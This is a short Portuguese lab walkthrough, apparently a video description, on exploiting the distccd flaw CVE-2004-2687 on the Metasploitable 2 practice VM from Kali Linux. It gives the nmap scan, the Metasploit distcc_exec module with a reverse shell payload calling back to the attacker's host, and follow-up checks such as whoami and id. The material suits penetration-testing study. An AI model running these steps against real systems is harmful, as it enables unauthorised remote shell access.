
 nulltrace1336/metasploitable-2-distcc-exploit-via-kali-linux-cve-2004-2687
Este vídeo demonstra como obter uma shell remota através do Kali Linux, explorando a vulnerabilidade no serviço distccd do sistema Metasploitable 2.

nmap -sV -p 3632 192.168.56.102
✅ O resultado será assim:
3632/tcp open distccd v1
👉 Portanto, o distcc está aberto e pode ser explorado.
msfconsole
use exploit/unix/misc/distcc_exec

show options
Parâmetros necessários:
Opção Valor RHOSTS IP do Metasploitable RPORT 3632 PAYLOAD cmd/unix/reverse
set RHOSTS 192.168.56.102
set PAYLOAD cmd/unix/reverse
set LHOST 192.168.56.101
LHOST — o endereço IP do seu Kali Linux
run
🎉 Resultado
Se for bem-sucedido:
[*] Command shell session opened
Vamos verificar o shell:
whoami
uname -a
id
